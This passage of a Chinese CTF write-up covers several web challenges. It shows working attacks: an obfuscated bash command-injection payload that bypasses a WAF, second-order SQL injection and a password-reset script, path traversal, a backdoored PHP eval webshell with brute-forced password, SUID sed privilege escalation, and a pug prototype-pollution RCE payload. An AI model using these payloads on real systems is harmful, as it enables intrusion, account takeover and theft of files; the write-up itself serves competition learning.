4%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C
%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%
23%7D%29%29%5C%27%2C%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%2
3%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%5C%24%28%28%24%28%28
%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%
23%24%7B%23%23%7D%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%2
3%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%23%24%23%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B
%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%23%24%23%24%23%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%
23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%29%2
9%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D
%24%23%24%23%24%7B%23%23%7D%24%23%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%
7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%23%29%29%5C%5C%24%28%28%24%28%28%2
4%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23
%24%7B%23%23%7D%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%
24%23%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%7D
<%24%23%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%7D
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    45  100    45    0     0   9000      0 --:--:-- --:--:-- --:--:--  9000
NSSCTF{7ba7fe7a-1d16-4b12-b5e4-3b357de62e8a}
```

通过访问 server 的 manager 并绕过 waf 从而执行 `cat /flag`，拿到 flag。

```
web@a174904dd674:/code$ cat /flag
cat /flag
cat: /flag: Permission denied
web@a174904dd674:/code$ curl http://127.0.0.1:9091/manage?m=%3b%24%7B%21%23%7D%3C%3C%3C%7B%5C%24%5C%27%5C%5C%24%28%28%24%28
%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23
%7D%24%23%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23
%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%7B%23%23%7D%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23
%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%29%29%5C%27%5C%24%5C
%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%23%24%5C
%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%2C%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24
%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%2C%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23
%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%5C%24
%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D
%24%23%24%7B%23%23%7D%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%
7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%23%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%2
4%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23
%24%7B%23%23%7D%29%29%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%
24%23%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%7D
<%24%23%24%7B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%7D
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    45  100    45    0     0   9000      0 --:--:-- --:--:-- --:--:--  9000
NSSCTF{7ba7fe7a-1d16-4b12-b5e4-3b357de62e8a}
```

防护思路：

直接修改默认的 key 即可获取不到自己的 Token，也就获取不到上传文件的路径

增加 `waf` 函数中的 `blacklist`：


```
blacklist := []string{".", "*", "?","#","{","}","$"}
```

go 语言的编译运行，修复的 update.sh：

```
#!/bin/sh
pkill server
pkill web
cp -r ./ /code
cd /code
go build -o bin/web /code/web/main.go
go build -o bin/server /code/server/main.go

su - web -c "/code/bin/web 2>&1  >/code/logs/web.log &"
/code/bin/server 2>&1  >/code/logs/server.log &
```

Penetratable

能正常注册登录：



从网页源代码处能看到一个 /static/js/**req.js** 文件：

```
// 登录会检验 type，有三种类型：user、admin、root
function login(){
    let name=encodeURIComponent(Base64.encode($(".form-floating>input").eq(0).val()))
    let pass=hex_md5($(".form-floating>input").eq(1).val())
    $.ajax({
        url: '/?c=app&m=login',
        type: 'post',
        data: 'name=' + name+'&pass=' + pass,
        // async:true,
        dataType: 'text',
        success: function(data){
            let res=$.parseJSON(data);
            if (res['login']){
```

```
            switch (res['type']){
                case 'user': location.href="/?c=user"; break;
                case 'admin': location.href="/?c=admin"; break;
                case 'root': location.href="/?c=root"; break;
            }
        }else if(res['alertFlag']){
            alert(res['alertData']);
        }
    }
  });
}
// 修改密码操作，不过需要知道旧密码
function userUpdateInfo(){
    let name=encodeURIComponent(Base64.encode($(".input-group>input").eq(0).val()))
    let oldPass=$(".input-group>input").eq(1).val()?hex_md5($(".input-group>input").eq(1).val()):'';
    let newPass=$(".input-group>input").eq(2).val()?hex_md5($(".input-group>input").eq(2).val()):'';
    let saying=encodeURIComponent(Base64.encode($(".input-group>input").eq(3).val()))
    $.ajax({
        url: '/?c=user&m=updateUserInfo',
        type: 'post',
        data: 'name='+name+'&newPass='+newPass+'&oldPass='+oldPass+'&saying='+saying,
        // async:true,
        dataType: 'text',
        success: function(data){
            alertHandle(data);
        }
    });
}

function signOut(){
    $.ajax({
        url: '/?c=app&m=signOut',
        type: 'get',
        dataType: 'text',
        success: function(data){
            alertHandle(data);
        }
    });
}

function alertHandle(data){
    let res=$.parseJSON(data);
    if(res['alertFlag']){
        alert(res['alertData']);
    }
    if(res['location']){
        location.href=res['location'];
    }
}

function changeAdminPage(type){
    let page=$('.page').text();
    if (type=='next'){
        location.href='?c=admin&m=getUserList&page='+(parseInt(page)+1);
    }
    if (type=='last'){
        location.href='?c=admin&m=getUserList&page='+(parseInt(page)-1);
    }
}
```


```
function changeRootPage(type){
    let page=$('.page').text();
    if (type=='next'){
        location.href='?c=root&m=getUserInfo&page='+(parseInt(page)+1);
    }
    if (type=='last'){
        location.href='?c=root&m=getUserInfo&page='+(parseInt(page)-1);
    }
}

function updatePass(){
    // let name=encodeURIComponent(Base64.encode($(".input-group>input").eq(0).val()))
    // let oldPass=$(".input-group>input").eq(1).val()?hex_md5($(".input-group>input").eq(1).val()):'';
    // let newPass=$(".input-group>input").eq(2).val()?hex_md5($(".input-group>input").eq(2).val()):'';
    // let saying=encodeURIComponent(Base64.encode($(".input-group>input").eq(3).val()))
    // $.ajax({
    //     url: '/?c=admin&m=updatePass',
    //     type: 'post',
    //     data: 'name='+name+'&newPass='+newPass+'&oldPass='+oldPass+'&saying='+saying,
    //     // async:true,
    //     dataType: 'text',
    //     success: function(data){
    //         alertHandle(data);
    //     }
    // });
}

function adminHome(){
    location.href='/?c=root'
}

function getUserInfo(){
    location.href='/?c=root&m=getUserInfo'
}

function getLogList(){
    location.href='/?c=root&m=getLogList'
}

function downloadLog(filename){
    location.href='/?c=root&m=downloadRequestLog&filename='+filename;
}

function register(){
    // 注册登录时的用户名 name、说的话 saying 都会被 base64 编码后再被 url 编码
    // 密码 pass 会被 md5 加密
    let name=encodeURIComponent(Base64.encode($(".form-floating>input").eq(2).val()))
    let pass=hex_md5($(".form-floating>input").eq(3).val())
    let saying=encodeURIComponent(Base64.encode($(".form-floating>input").eq(4).val()))
    $.ajax({
        url: '/?c=app&m=register',
        type: 'post',
        data: 'name=' + name+'&pass=' + pass +'&saying=' +saying,
        dataType: 'text',
        success: function(data){
            // console.log(data);
            alertHandle(data);
        }
    });
}
```

登录成功后可以修改密码：

尝试此处直接修改 name 为其他用户，不过由于不知道对应密码，所以修改会失败。

猜测可能存在 sql 二次注入，尝试注册 `admin'#` 用户，登录后还是 `admin'#`，说明闭合方式不是单引号。再尝试注册 `admin"#` 用户，登录后发现确实能修改 admin 密码了。

这里尝试修改 admin 密码为 111，并用 `admin/111` 登录成功，发现多了一个功能列用户的功能，不过并没有 root 用户。



于是尝试注册 `root"#` 用户并修改密码，不过没有权限。

回去看之前的 js 代码：

```
function userUpdateInfo(){
    let name=encodeURIComponent(Base64.encode($(".input-group>input").eq(0).val()))
    let oldPass=$(".input-group>input").eq(1).val()?hex_md5($(".input-group>input").eq(1).val()):'';
    let newPass=$(".input-group>input").eq(2).val()?hex_md5($(".input-group>input").eq(2).val()):'';
    let saying=encodeURIComponent(Base64.encode($(".input-group>input").eq(3).val()))
    $.ajax({
        url: '/?c=user&m=updateUserInfo',
        type: 'post',
        data: 'name='+name+'&newPass='+newPass+'&oldPass='+oldPass+'&saying='+saying,
        // async:true,
        dataType: 'text',
        success: function(data){
            alertHandle(data);
        }
    });
}

function updatePass(){
    // let name=encodeURIComponent(Base64.encode($(".input-group>input").eq(0).val()))
    // let oldPass=$(".input-group>input").eq(1).val()?hex_md5($(".input-group>input").eq(1).val()):'';
    // let newPass=$(".input-group>input").eq(2).val()?hex_md5($(".input-group>input").eq(2).val()):'';
    // let saying=encodeURIComponent(Base64.encode($(".input-group>input").eq(3).val()))
    // $.ajax({
    //     url: '/?c=admin&m=updatePass',
    //     type: 'post',
    //     data: 'name='+name+'&newPass='+newPass+'&oldPass='+oldPass+'&saying='+saying,
    //     // async:true,
    //     dataType: 'text',
    //     success: function(data){
    //         alertHandle(data);
    //     }
    // });
}
```


发现改密码有两处函数定义，其中一处访问的是 `/?c=user&m=updateUserInfo`，另一处为 `/?c=admin&m=updatePass`，不过代码都被注释了。

就自己动手实现一下此功能，现在已知的条件有 `admin/111`，用 admin 用户登录后可以修改 root 密码，刚才注册了一个 `root"#/111` 用户，所以据此可以修改密码。

```python
from email.mime import base
import requests
import base64
from hashlib import md5

url = 'http://1.14.71.254:28050/'
url1 = url + '?c=app&m=login'
url2 = url + '?c=admin&m=updatePass'

user1 = base64.b64encode(b'admin').decode()
user2 = base64.b64encode(b'root').decode()
pass1 = md5(b'111').hexdigest()
pass2 = md5(b'root').hexdigest()

sess = requests.Session()

data = {# admin/111
    "name": user1,    # admin
    "pass": pass1     # 111
}
r = sess.post(url1, data=data)
print(r.text)

data = {
    "name": user2,        # root
    "newPass": pass2,     # root
    "oldPass": pass1,     # 111
    "saying": user2
}
r = sess.post(url2, data=data)
print(r.text)

# 结果
'''
{"login":true,"type":"admin"}
{"alertData":"\u4fee\u6539\u6210\u529f","location":"\/?c=admin","alertFlag":1}
'''
```

尝试修改为 `root/root`，发现提示修改成功。root 用户多了一个下载功能，默认下载日志文件，不过可以尝试目录穿越下载其他的文件：

```
/?c=root&m=downloadRequestLog&filename=../../../etc/passwd
```



通过扫描能发现一个 phpinfo.php 文件，进行下载：

```
/?c=root&m=downloadRequestLog&filename=../../../var/www/html/phpinfo.php
```

其中内容为：

```
<?php
if(md5(@$_GET['pass_31d5df001717'])==='3fde6bb0541387e4ebdadf7c2ff31123'){@eval($_GET['cc']);}
// hint: Checker will not detect the existence of phpinfo.php, please delete the file when fixing the vulnerabil
ity.
?>
```

当时线下的时候只能爆破，真的 f**k 了，还好字典够大。

```
from hashlib import md5

with open('pass.txt', 'r') as f:
    ff = f.read()
pa = ff.split('\n')

for i in range(len(pa)):
    if '3fde6bb0541387e4ebdadf7c2ff31123' == md5(pa[i].encode()).hexdigest():
        print(pa[i])
# 1q2w3e
```

通过蚁剑进行连接：

```
http://1.14.71.254:28050/phpinfo.php?pass_31d5df001717=1q2w3e&cc=eval($_POST[1]);
```

尝试命令最终用 sed 查看到 flag：

```
cd /
cat /flag
# 搜索 SUID file
find / -type f -perm /4000 2>/dev/null
# 利用 sed 命令查看 flag
/bin/sed '1,5p' /flag
```


```
(www-data:/var/www/html) $ cd /
(www-data:/) $ cat /flag
cat: /flag: Permission denied
(www-data:/) $ find / -type f -perm /4000 2>/dev/null
/bin/su
/bin/sed
/bin/umount
/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/openssh/ssh-keysign
(www-data:/) $ /bin/sed '1,5p' /flag
NSSCTF{1eada519-1c8f-4a33-91c2-04f8953232a0}
NSSCTF{1eada519-1c8f-4a33-91c2-04f8953232a0}
```

---

vote

AST Injection，利用 pug 现成的链子，参考文章：2021-湖湘杯final-Web。

```
{
    "hero.name": "奇亚纳",
    "__proto__.block": {
        "type": "Text",
        "line": "process.mainModule.require('child_process').execSync('cat /f*>static/1.txt')"
    }
}
```



NSSCTF{3612a890-6d38-4e11-94ba-aec007092d0e}